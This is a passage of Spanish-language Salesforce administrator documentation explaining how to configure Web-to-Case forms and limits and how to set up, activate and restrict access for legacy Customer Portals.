- "Personalizar aplicación"

Nota: Antes de empezar, revise Preparación para capturar casos con casos Web y Notas y limitaciones de casos Web para obtener información sobre los requisitos y aspectos que deben tenerse en cuenta al configurar casos Web.

1. En Configuración, introduzca *Caso Web* en el cuadro Búsqueda rápida y, a continuación, seleccione **Caso Web**.
2. Seleccione **Activar caso Web**.
3. Seleccione un origen de casos predeterminado.
4. Seleccione una plantilla de respuesta predeterminada para notificar automáticamente a los clientes una vez creado su caso.

   Si configura reglas de respuesta para utilizar plantillas de correo electrónico diferentes según la información presentada, la plantilla de correo electrónico predeterminada se utiliza cuando no se aplica ninguna regla de respuesta. Deje esta opción en blanco si no desea enviar un correo electrónico cuando no se aplique ninguna regla de respuesta. Esta plantilla debe marcarse como "Disponible para el uso".
5. Seleccione **Ocultar información de registro** para ocultar la información de registros en el mensaje de correo electrónico que se envía a los clientes si falla la creación de casos.
6. Introduzca una firma de correo electrónico si desea utilizar una firma diferente a la predeterminada.
7. Haga clic en **Guardar**.

Para generar código HTML que su administrador Web pueda utilizar en su sitio Web para administrar las solicitudes de asistencia de casos Web de sus clientes, consulte Cómo generar código HTML de caso Web.

### CONSULTE TAMBIÉN

Configuración del servicio de atención al cliente

Preguntas frecuentes sobre casos Web

## Cómo generar código HTML de caso Web

Genere código HTML que su administrador Web pueda insertar en el sitio Web de su empresa para capturar casos en un formulario Web. Cada vez que alguien envíe información a cualquiera de las páginas Web, se creará un caso.

Debe tener Casos Web activados. Para obtener instrucciones sobre la configuración de Casos Web, consulte Configuración de casos Web en la página 2557.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar la opción de casos Web:
- "Personalizar aplicación"

1. En Configuración, introduzca *`Generador HTML del caso Web`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Generador HTML del caso Web**.
2. Utilice las flechas Agregar y Quitar para mover campos entre las listas Campos disponibles y Campos seleccionados para seleccionar los campos que desee incluir en su formulario de caso Web. Utilice las fechas Arriba y Abajo para cambiar el orden de los campos de su formulario.

   En el caso de organizaciones que utilizan varias divisas, agregue el campo `Divisa del caso` al código HTML si se agregan campos de importes en otras divisas; de lo contrario, todos los importes se capturarán en la divisa de la empresa. En el caso de organizaciones que utilizan tipos de registro en los casos, seleccione el campo `Tipo de registro del caso` si desea que los usuarios que envían casos generados en la Web seleccionen tipos de registro específicos.
3. Si su organización utiliza el portal de autoservicio o el portal de clientes y desea que los casos generados en la Web sean visibles para los usuarios de estos portales, seleccione `Visible en el portal de autoservicio`.
4. Especifique la URL completa a la que se dirigirán los clientes una vez hayan enviado su información. Por ejemplo, la dirección URL puede tratarse de una página de agradecimiento o de la página de inicio de su empresa.
5. Si su organización utiliza el sistema de traducción o ha cambiado el nombre de las fichas, elija el idioma para las etiquetas en el formulario Caso Web. El formulario Caso Web originario siempre se encuentra en el idioma personal.
6. Haga clic en **Generar**.
7. Copie el código HTML generado y entrégueselo al administrador Web para que lo incorpore al sitio Web de la empresa.
8. Haga clic en **Finalizar**.

   Consejo: Utilice una lista de selección múltiple para permitir que los clientes realicen informes sobre casos de varios productos a la vez.

Si desea comprobar el formulario de caso Web, agregue la línea `<input type="hidden" name="debug" value="1">` al código. Esta línea le enviará a una página de depuración cuando envíe el formulario. No olvide eliminarla antes de colocar la página Caso Web en su sitio Web.

## Notas y limitaciones de casos Web

Conozca más sobre el funcionamiento de los casos Web para asegurar que es la forma más efectiva para su compañía.

Tenga estas consideraciones en mente cuando decida configurar los casos Web.

- En la medida de lo posible, los casos generados en la Web se vinculan automáticamente con el contacto y la cuenta correspondiente basándose en la dirección de correo electrónico del cliente.
- Salesforce ejecuta reglas de validación de campos antes de crear registros enviados a través de casos Web y solo crea registros que tienen valores válidos. Todos los campos necesarios para todos deben tener un valor antes de que se pueda crear un registro mediante casos Web.
- El formato de los campos de fecha y divisa obtenidos en línea se toma de la configuración predeterminada de su organización: `Configuración regional predeterminada` y `Configuración regional de divisa`.
- Salesforce no admite campos de área de texto enriquecido (ATR) en formularios de casos Web. Si utiliza campos ATR en sus formularios, cualquier información que introduzca en ellos se guardará como texto normal cuando se cree un caso.
- Si la organización sobrepasa el límite diario de casos Web, el propietario predeterminado del caso (especificado en la página de configuración del soporte) recibirá un correo electrónico con la información adicional del caso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Preparación para la captura de casos con Caso Web

Configuración de casos Web

Preguntas frecuentes sobre casos Web

## Preguntas frecuentes sobre casos Web

- ¿Cuál es el número máximo de casos Web que podemos capturar?
- ¿Quién posee los nuevos casos generados por la Web?
- ¿Cómo puedo especificar la información que quiero capturar?
- ¿Puedo capturar casos de varias páginas Web?
- ¿Cómo puede nuestro administrador Web comprobar la página de Caso Web?
- ¿Qué estado y origen se asigna a los casos generados por la Web?
- ¿Cómo puedo estar seguro de que los casos no se perderán?
- ¿Cómo evito el spam de Caso Web?

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### ¿Cuál es el número máximo de casos Web que podemos capturar?

En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, se pueden capturar hasta 5.000 casos cada día. Si su empresa genera un número superior de solicitudes de casos, haga clic en **Ayuda y formación** en la parte superior de cualquier página y seleccione la ficha Mis casos para enviar la solicitud de un límite superior directamente a Salesforce.

Si su organización alcanza el límite de 24 horas, Salesforce guarda consultas adicionales en una cola de solicitudes pendientes que contienen solicitudes de casos y candidatos Web. Las solicitudes se envían cuando se actualiza el límite. La cola de solicitudes pendientes tiene un límite de 50.000 solicitudes combinadas. Si su organización alcanza el límite de solicitudes pendientes, las solicitudes adicionales se rechazan y no se añaden a la cola. Su administrador recibe las notificaciones de correo electrónico de los cinco primeros envíos

rechazados. Póngase en contacto con el servicio de atención al cliente de Salesforce para cambiar el límite de solicitudes pendientes de su organización.

CONSULTE TAMBIÉN

Preguntas frecuentes sobre casos Web

## ¿Quién posee los nuevos casos generados por la Web?

El administrador puede definir una regla de asignación de casos activa para que asigne automáticamente casos generados por la Web a usuarios o colas según criterios concretos en dichos casos. Los casos que no cumplan los criterios de la regla de asignación se asignarán al Propietario de caso predeterminado especificado en Configuración del soporte.

CONSULTE TAMBIÉN

Preguntas frecuentes sobre casos Web

## ¿Cómo puedo especificar la información que quiero capturar?

Al generar el código HTML para el sitio Web de la compañía, puede elegir los campos de casos estándar o personalizados para los que desea recopilar información. Debe crear los campos de casos personalizados antes de generar el código HTML. Desde Configuración, introduzca `Caso Web` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Caso Web** para configurar la función y generar el código HTML.

CONSULTE TAMBIÉN

Preguntas frecuentes sobre casos Web

## ¿Puedo capturar casos de varias páginas Web?

Sí. Inserte el código HTML generado en las páginas Web de las que desea capturar casos. Cada vez que alguien envíe información a cualquiera de las páginas Web, se creará un caso.

CONSULTE TAMBIÉN

Preguntas frecuentes sobre casos Web

## ¿Cómo puede nuestro administrador Web comprobar la página de Caso Web?

Si desea ver una página de depuración al enviar el formulario, añada la siguiente línea al código de caso Web. No olvide eliminarla antes de publicar la página Caso Web en su sitio Web.

```
<input type="hidden" name="debug" value="1">
```

CONSULTE TAMBIÉN

Preguntas frecuentes sobre casos Web

## ¿Qué estado y origen se asigna a los casos generados por la Web?

Los casos Web nuevos se marcan con el estado predeterminado que el administrador haya seleccionado en los valores de la lista de selección `Estado del caso`. El valor predeterminado del campo `Origen` lo establece el administrador al configurar Caso Web.

CONSULTE TAMBIÉN

Preguntas frecuentes sobre casos Web

## ¿Cómo puedo estar seguro de que los casos no se perderán?

Si la organización sobrepasa el límite diario de casos Web, el propietario predeterminado del caso (especificado en la configuración del soporte) recibirá un correo electrónico con la información adicional del caso. Si no pudiera generarse un nuevo caso debido a errores en la configuración del caso Web, el servicio de atención al cliente será notificado debidamente para poder ayudarle a resolver el problema.

If your organization is using On-Demand Email-to-Case, Salesforce ensures that your cases won't be lost if users submit them during a scheduled Salesforce downtime.

CONSULTE TAMBIÉN

Preguntas frecuentes sobre casos Web

## ¿Cómo se calcula la "edad" en informes de casos?

La antigüedad de un caso abierto es el tiempo transcurrido desde que se creó hasta el presente. La antigüedad de un caso cerrado es el tiempo transcurrido desde su creación hasta su cierre. Los informes de casos muestran una lista desplegable denominada "Unidades" que le permite elegir si desea visualizar la antigüedad en días, horas o minutos.

CONSULTE TAMBIÉN

Campos de casos

Preguntas frecuentes sobre casos Web

## ¿Cómo evito el spam de Caso Web?

Las soluciones siguientes le permiten evitar recibir spam en los formularios Web para registro de casos:

- Creación de reglas de validación
- Uso de pruebas CAPTCHA.
- Uso de servicios Web

CONSULTE TAMBIÉN

Preguntas frecuentes sobre casos Web

# Portales de clientes

## Configuración de su portal de clientes.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar y actualizar el Portal de clientes:
- "Personalizar aplicación"

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Un Portal de clientes de Salesforce proporciona un canal de soporte en línea para sus clientes, lo que les permite responder consultas sin necesidad de ponerse en contacto con un representante del servicio de atención al cliente. Con un portal de clientes, puede personalizar y obtener una interfaz de usuario muy atractiva para sus clientes y utilizar las siguientes funciones de Salesforce que le ayudarán a aumentar su éxito y el de sus clientes:

- Determine las páginas y campos que los clientes podrán ver con formatos de página y seguridad a nivel de campo.
- Gestione sus clientes con perfiles, conjuntos de permisos, funciones y reglas de colaboración
- Aporte y organice documentos a través de Salesforce CRM Content o la ficha Documentos
- Cree una base de datos de conocimientos para sus clientes con Salesforce Knowledge
- Permita que los clientes participen en comunidades de Ideas.
- Muestre y recopile datos exclusivos de su organización con objetos personalizados.
- Introduzca los informes personalizados mediante la ficha Informes.

Nota: Los usuarios de portal de gran volumen están disponibles para portales de cliente o comunidades destinadas a miles o millones de usuarios. Consulte Acerca de usuarios de portal de gran volumen en la página 2602.

La configuración de su portal de clientes consta de los pasos siguientes:

1. Activación del portal de clientes.
2. Creación de uno o más portales.

   Para cada portal:

   a. Defina la configuración y las plantillas de comunicación.

      Puede estandarizar las plantillas de comunicación que se envían a los usuarios de todos los portales de clientes haciendo clic en el vínculo **Definir plantillas de correo electrónico predeterminadas para todos los portales de clientes** en la sección Herramientas de la página de configuración del portal de clientes. Para obtener más información, consulte Creación de varios portales de clientes en la página 2568.

      El asistente para convertir el acceso de usuario al portal aparece automáticamente la primera vez que guarde los ajustes de su primer portal, tanto si se trata del portal de clientes como del portal de clientes. Puede utilizar este asistente para ayudar a asegurar que los registros y carpetas que son propiedad de los usuarios de Salesforce no se comparten con los usuarios del portal.

   b. Personalice las fuentes y los colores.

   c. Personalice las fichas disponibles y el orden de fichas.

   d. Configure los idiomas del portal.

3. Opcionalmente, si está disponible en sus licencias del portal de usuario, puede activar Salesforce CRM Content, Ideas, Answers, Gestión de asignaciones o Salesforce Knowledge si es necesario.
4. Crear perfiles del portal de clientes.

   Para cada perfil:

   a. Personalice los formatos de página. Consulte Personalizar sus páginas del Portal de clientes .

      Para obtener sugerencias e informaciones generales acerca de las páginas del portal de clientes de Salesforce , consulte Sugerencias y consideraciones de configuración para páginas del portal de clientes en la página 2591.

   b. Personalice las vistas de lista.

      Los usuarios del portal de clientes pueden ver automáticamente cualquier vista de lista con el ajuste de visibilidad `Visible para todos los usuarios`. Es recomendable que cree vistas de listas específicas para todos los objetos accesibles para los usuarios del portal y asignarles únicamente las vistas de lista que desea que puedan ver.

   c. Personalice los formatos de búsqueda.

      Los formatos de búsqueda de su organización de Salesforce son los mismos que se utilizan en su portal de clientes. Compruebe que los formatos de búsqueda de los objetos accesibles para los usuarios del portal sólo incluyan los campos que desea que se vean en los resultados de búsqueda.

5. Configure el flujo de trabajo:

   a. Defina reglas de flujo de trabajo o reglas de asignación de casos para asignar automáticamente casos creados por usuarios del portal a usuarios o colas de Salesforce, mediante el criterio *`Usuario actual: tipo de usuario contiene portal de clientes`*.

      Para que las reglas de asignación funcionen en el Portal de clientes, seleccione la casilla de verificación `Seleccionar casilla de verificación Asignación de caso de forma predeterminada` en los formatos de página de casos asignados a los perfiles de portal. Los usuarios del portal no pueden ver las casillas de verificación en el portal de clientes. Tenga en cuenta que las reglas de asignación se activan cuando se crea *y* se modifica un caso. Para evitar que los casos vuelvan a asignarse automáticamente cuando los modifiquen los usuarios del portal, agregue una entrada de regla mediante el criterio *`Usuario actual: Tipo de usuario contiene portal de clientes`* y seleccione la casilla de verificación `No reasignar usuario` .

   b. Cree alertas de flujo de trabajo o reglas de respuesta automática de casos para responder automáticamente a los usuarios del portal cuando creen un caso en su portal.

6. Configure el acceso de los usuarios al portal.
7. Concesión de acceso a objetos a usuarios de portal de gran volumen.
8. También puede activar el inicio de sesión único.
9. Active el inicio de sesión en cada portal de clientes.
10. Agregue un vínculo desde el sitio Web de su organización a su portal.

    Una vez que haya copiado la `URL de inicio de sesión` de la configuración de su portal y la haya pegado en el HTML de su sitio Web, los usuarios podrán navegar hasta su portal de clientes. Para obtener más información, consulte Activar el inicio de sesión y configuraciones del portal de clientes en la página 2570.

11. Activación de contactos en su portal.

Nota: Póngase en contacto con Salesforce para obtener información sobre cómo activar el portal de clientes de su organización.

CONSULTE TAMBIÉN

- Límites de configuración del portal de clientes
- Creación de varios portales de clientes
- Activar portales de inicio de sesión único
- Configuración de mensajes HTML en varios idiomas para portales de clientes

## ¿Qué portales de cliente puedo crear con Salesforce?

Salesforce proporciona tres modos para ayudarle a gestionar sus clientes. La tabla siguiente describe brevemente las diferencias entre ellos:

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

| | Respuestas de Chatter | Portal de clientes de Salesforce | Portal de autoservicio |
|---|---|---|---|
| **Objetivo** | Proporciona a los clientes una comunidad Web para resolver sus dudas con otros miembros de la comunidad o poniéndose en contacto con un agente del servicio de asistencia al cliente. | Proporciona a los clientes un canal de asistencia en línea para resolver sus dudas si recurrir a un agente del servicio de asistencia al cliente. | Proporciona a los clientes un canal de asistencia en línea para resolver sus dudas si recurrir a un agente del servicio de asistencia al cliente. |
| **Interfaz de usuario** | Gran capacidad de personalización a través de un editor instantáneo y páginas de Visualforce, así como la funcionalidad de funciones de Salesforce como Respuestas, Portal de clientes, sitios de Force.com y Salesforce Knowledge | Gran capacidad de personalización mediante un editor instantáneo así como funcionalidades similares a Salesforce como perfiles, objetos personalizados, reglas de colaboración y fichas Web. | Personalizable a través de una hoja de estilo en cascada (CSS) o un editor instantáneo. |
| **Tipos de registro admitidos** | • Artículos<br>• Casos<br>• Preguntas (respuestas) | • Actividades<br>• Activos<br>• Casos<br>• Documentos<br>• Soluciones<br>• Objetos personalizados | • Casos<br>• Soluciones |
| **Cantidad** | Póngase en contacto con Salesforce para obtener más información. | Póngase en contacto con Salesforce para obtener más información. | Uno |
| **Controles de administrador** | • Personalizar el aspecto de la comunidad | • Personalizar el aspecto del Portal de clientes | • Generar nombres de usuario y contraseñas de autoservicio |

| | Respuestas de Chatter | Portal de clientes de Salesforce | Portal de autoservicio |
|---|---|---|---|
| | • Moderar preguntas y respuestas<br>• Crear nombres de usuario y contraseñas<br>• Gestionar información de usuario del Portal de clientes<br>• Gestionar usuarios del Portal de clientes a través de permisos, funciones y reglas de colaboración | • Generar nombres de usuario y contraseñas del portal de clientes<br>• Gestionar información de usuario del Portal de clientes<br>• Gestionar usuarios del Portal de clientes a través de permisos, funciones y reglas de colaboración | • Gestionar información de usuario de Autoservicio |
| **Controles de usuario** | Los usuarios pueden hacer clic en **Modificar mi configuración** después de iniciar sesión para cambiar su:<br>• Nombre de usuario de la comunidad<br>• Contraseña de la comunidad<br>• Configuración regional<br>• Idioma<br>• Zona horaria<br>• Configuración de notificación<br>• Información de contacto | Los usuarios pueden utilizar el componente de bienvenida del Portal de clientes para cambiar su:<br>• Nombre de usuario del portal<br>• Contraseña del portal<br>• Configuración regional<br>• Idioma<br>• Zona horaria<br>• Información de contacto | Ninguno |

Nota: Póngase en contacto con Salesforce para activar un portal concreto para su organización.

## Activación de su Portal de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Para activar el portal de clientes de Salesforce:

1. Desde Configuración, introduzca *Configuración de portal de clientes* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de portal de clientes** .
2. Haga clic en **Modificar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar el Portal de clientes:
- "Personalizar aplicación"

3. Seleccione `Activar portal de clientes`.
4. Haga clic en **Guardar**.
5. Continúe configurando el portal.

### Sugerencias sobre la activación del portal de clientes

Tenga en cuenta los siguientes aspectos cuando active el portal de clientes:

- Después de activar el portal de clientes, puede crear varios portales de clientes para satisfacer las distintas necesidades empresariales de sus clientes.
- Estos elementos estarán disponibles cuando active el portal de clientes:
  - Los perfiles del Portal de clientes de gran volumen, Sitio Web autenticado, Gestor del Portal de clientes y Usuario del portal de clientes, si ha adquirido licencias de usuario para ellos.
  - Los botones **Habilitar usuario del portal de clientes** y **Ver usuario del portal de clientes** en los registros de cuentas personales.
  - Los grupos "Todos los usuarios del portal de clientes" y "Todos los usuarios internos" junto con la categoría de regla de colaboración "Función y subordinados internos"
- Una vez que active el portal de clientes, no podrá desactivarlo. No obstante, puede evitar que los usuarios inicien sesión. Consulte Activar inicio de sesión y configuraciones del portal de clientes en la página 2570.

#### CONSULTE TAMBIÉN

Configuración de su portal de clientes.

### Consideraciones para el asistente para convertir el acceso de usuario al portal

Sus usuarios del portal de clientes y portal de socios aparecen en la jerarquía de funciones; no obstante, son contactos externos que no necesitan acceder a los datos internos de su organización. Al configurar un portal de clientes o portal de socios, puede utilizar el asistente para convertir el acceso de usuario al portal con el fin de garantizar que no se comparte ningún registro o carpeta con un usuario del portal.

**Nota:** Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para configurar las reglas de colaboración:
- "Gestionar colaboración"

Este asistente afecta a las siguientes áreas de su organización de Salesforce:

**Reglas de colaboración**

El asistente para convertir el acceso de usuario al portal convierte cualquier regla de colaboración que incluya la categoría de conjunto de datos Funciones, subordinados internos y de portal para que incluya la categoría de conjunto de datos Funciones y subordinados internos en su lugar.

La categoría de conjunto de datos Funciones y subordinados internos le permite crear reglas de colaboración que incluyen a todos los usuarios de una función especificada además de todos los usuarios de funciones por debajo de la misma, excepto las funcione del portal de clientes y del portal de socios.

Únicamente las reglas de colaboración de la organización se actualizan cuando convierte Funciones, subordinados internos y de portal en Funciones y subordinados internos. La categoría Funciones, subordinados internos y de portal para colas, grupos públicos, vistas de listas, documentos y colaboración manual creados en registros específicos haciendo clic en el botón **Compartir** no se convierte en Funciones y subordinados internos.

Nota: Después de ejecutar el asistente para convertir el acceso de usuario al portal, debe volver a calcular las reglas de colaboración para aplicar los cambios. Desde el cuadro `Búsqueda rápida` de Configuración, introduzca *`Configuración de colaboración`*. En `Reglas de colaboración de cuentas`, haga clic en **Volver a calcular**, luego haga clic en **Aceptar**.

La categoría de conjunto de datos Funciones, subordinados internos y de portal sólo está disponible en su organización después de que haya creado como mínimo una función en la jerarquía de funciones.

La categoría de conjunto de datos Funciones y subordinados internos sólo está disponible en su organización después de que haya creado como mínimo una función en la jerarquía de funciones *y* haya activado un portal.

**Uso compartido de carpetas**

El asistente para convertir el acceso de usuario al portal también le permite convertir automáticamente los niveles de acceso de cualquier carpeta de informe, panel o documento que sea accesible para Funciones, subordinados internos y de portal en un nivel de acceso más restrictivo: Funciones y subordinados internos. Esto ayuda a evitar que los usuarios del portal de clientes y del portal de socios accedan a las carpetas. Resulta más eficaz utilizar el asistente que ubicar diversas carpetas en Salesforce y establecer sus niveles de acceso individualmente.

El asistente no convierte carpetas que sean accesibles para todos los usuarios o para grupos públicos. Debe actualizar manualmente los niveles de acceso en esas carpetas.

Cuando guarda por primera vez un portal de clientes o portal de socios, Salesforce automáticamente muestra el asistente para convertir el acceso de usuario al portal.

CONSULTE TAMBIÉN

Uso del asistente para convertir el acceso de usuario al portal

Configuración del acceso de usuarios al portal de clientes

## Uso del asistente para convertir el acceso de usuario al portal

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar las reglas de colaboración:

- "Gestionar colaboración"

Al configurar un portal de clientes o portal de socios, puede utilizar el asistente para convertir el acceso de usuario al portal con el fin de garantizar que no se comparte ningún registro o carpeta con un usuario del portal.

Para utilizar el asistente:

1. Para el Portal de clientes, desde Configuración, introduzca *`Configuración del portal de clientes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración del portal de clientes**. Para el Portal de socios, desde Configuración, introduzca *`Socios`* en el cuadro `Búsqueda rápida`, luego seleccione **Configuración**.

2. Haga clic en el vínculo **Convertir acceso de usuario al portal**.
3. Active las casillas de verificación junto a las reglas de colaboración que desee convertir en Funciones y subordinados internos.

   Si no hay ninguna regla de colaboración que pueda convertir pero desea convertir el nivel de acceso de las carpetas, vaya al paso siguiente.
4. Haga clic en **Siguiente**.
5. Seleccione las casillas de verificación junto a las carpetas cuyos niveles de acceso desee cambiar por Funciones y subordinados internos.

   El asistente no convierte carpetas que sean accesibles para todos los usuarios o para grupos públicos. Debe actualizar manualmente los niveles de acceso en esas carpetas.

   Una carpeta en particular puede aparecer en varias filas del asistente. Esto se debe a que el asistente muestra una fila por cada categoría Funciones, subordinados internos y de portal en la que se comparte una carpeta.
6. Haga clic en **Siguiente**.
7. Haga clic en **Guardar** para aplicar los cambios seleccionados.

CONSULTE TAMBIÉN

Consideraciones para el asistente para convertir el acceso de usuario al portal

## Creación de varios portales de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear varios portales de clientes:
- "Personalizar aplicación"

Después de activar el Portal de clientes de Salesforce , puede crear varios Portales de clientes para satisfacer las distintas necesidades de sus clientes.

Para crear más de un portal de clientes:

1. Desde Configuración, introduzca *Configuración de portal de clientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de portal de clientes** .
2. Haga clic en **Nuevo**.
3. Realice el mismo procedimiento que para configurar el primer portal de clientes de su organización. Consulte Configuración de su portal de clientes en la página 2562.

Nota: Póngase en contacto con Salesforce para obtener información acerca del número de portales de clientes que puede activar para su organización.

Antes de comenzar a crear varios portales de clientes para su organización, revise las siguientes sugerencias y prácticas recomendadas de implementación.

### Sugerencias de implementación

- Los usuarios del portal sólo pueden iniciar sesión en portales de clientes asignados a su perfil. Para asignar un perfil a un portal de clientes, seleccione el nombre de un portal de la página de configuración del portal de clientes, haga clic en **Modificar perfiles** en la sección Perfiles asignados y seleccione la casilla de verificación `Activo` junto al perfil que desee asignar al portal.

  Un usuario del portal puede acceder a todos los portales de clientes asignados a su perfil con un nombre de usuario y contraseña.

  Puede ver el número de usuarios activos asociados con cada perfil asignado a un Portal de clientes creando un informe de resumen personalizado y agregando `Perfil` a sus columnas de informes.

- La URL de inicio de sesión de cada portal de clientes que cree contiene un identificador único, como portalId=060D00000000Q1F. El identificador único determina el portal concreto al que un usuario puede acceder. Si el usuario accede a una URL de inicio de sesión que no tenga un identificador único, se le dirigirá automáticamente a la URL de inicio de sesión del primer portal de clientes que haya creado. Tenga en cuenta que los usuarios del portal sólo pueden iniciar sesión en un portal de clientes mediante la página de inicio de sesión del portal y no mediante la página de inicio de Salesforce.
- La configuración de los siguientes elementos se aplican a su organización *y* a sus portales de clientes:
  - Vistas de listas
  - Formatos de búsqueda
  - Reglas de asignación de casos
  - Alertas del flujo de trabajo

### Prácticas recomendadas

- Como sólo puede personalizar las fuentes, colores, plantillas de correo electrónico y mensaje de inicio de sesión de cada portal de clientes que cree, puede crear un portal de clientes para cada producto y nivel de servicio de cliente de su organización. Por ejemplo, si su organización proporciona niveles atención al cliente de oro, plata y bronce, puede crear un portal de clientes para cada nivel.

  Nota: El código JavaScript y CSS se eliminan automáticamente de los archivos HTML que se utilizan como el mensaje de inicio de sesión del portal.

- Puede estandarizar las plantillas de comunicación que se envían a los usuarios de todos los portales de clientes haciendo clic en el vínculo **Definir plantillas de correo electrónico predeterminadas para todos los portales de clientes** en la sección Herramientas de la página de configuración del portal de clientes. Esta configuración determina las plantillas de correo electrónico que se utilizarán cuando envíe notificaciones por correo electrónico, como un nuevo comentario de caso o el restablecimiento de una contraseña, a usuarios del portal cuyos perfiles estén asociados con más de un portal de clientes.

  Por defecto, las plantillas de muestra se seleccionan automáticamente en los campos de búsqueda `Nueva plantilla de usuario`, `Nueva plantilla de contraseña` y `Plantilla de contraseña perdida`. Sin embargo, las plantillas de muestra no se seleccionan automáticamente en los campos de búsqueda `Nueva plantilla de comentario` y `Cambiar propietario de la plantilla de usuario de portal`. Salvo que seleccione plantillas para estos campos, los usuarios cuyos perfiles estén asociados con más de un portal de clientes no recibirán notificaciones por correo electrónico cuando se agreguen nuevos comentarios a sus casos cuando se conviertan en nuevos propietarios de un registro en el portal de clientes. Las plantillas de correo electrónico se deben definir como `Disponible para el uso` para que se envíen a los usuarios del portal.

  Consejo: Como las plantillas predeterminadas de correo electrónico se envían a los usuarios de varios portales de clientes, es recomendable que cree plantillas predeterminadas de correo electrónico que no contengan marcas de portales específicos.

- No puede eliminar un portal de clientes, pero puede evitar que los clientes inicien sesión en un portal, si desactiva la casilla de verificación `Con inicio de sesión`. Para obtener más información, consulte Activar el inicio de sesión y configuraciones del portal de clientes en la página 2570.

- Puede crear varios portales de clientes que muestren fichas diferentes para los usuarios con el mismo perfil, siempre que el perfil tenga acceso a todos los objetos que aparecen en una ficha. Para obtener más información, consulte Personalización de sus fichas del portal de clientes en la página 2580.

CONSULTE TAMBIÉN

Configuración de su portal de clientes.

Acerca de la gestión de usuarios del portal de clientes

## Activar el inicio de sesión y las configuraciones del portal de clientes

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar el inicio de sesión y las configuraciones del portal de clientes:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *Configuración de portal de clientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de portal de clientes** .
2. Haga clic en **Modificar** junto al nombre del portal de clientes de Salesforce que desee personalizar.
3. Configure las opciones siguientes:

| Configuración | Descripción |
|---|---|
| Nombre | Nombre del portal de clientes como aparece en las páginas de modificación y de detalles del portal y en la página de configuración del portal de clientes. El nombre del portal de clientes no se muestra en las páginas del portal, sino en la barra de título del explorador.<br>El nombre del portal debe ser único en su organización y no debe estar en uso en un portal de clientes o portal de socios. Además, puede producirse un error si a un portal de clientes lo denomina "Portal de socios", Portal de clientes |
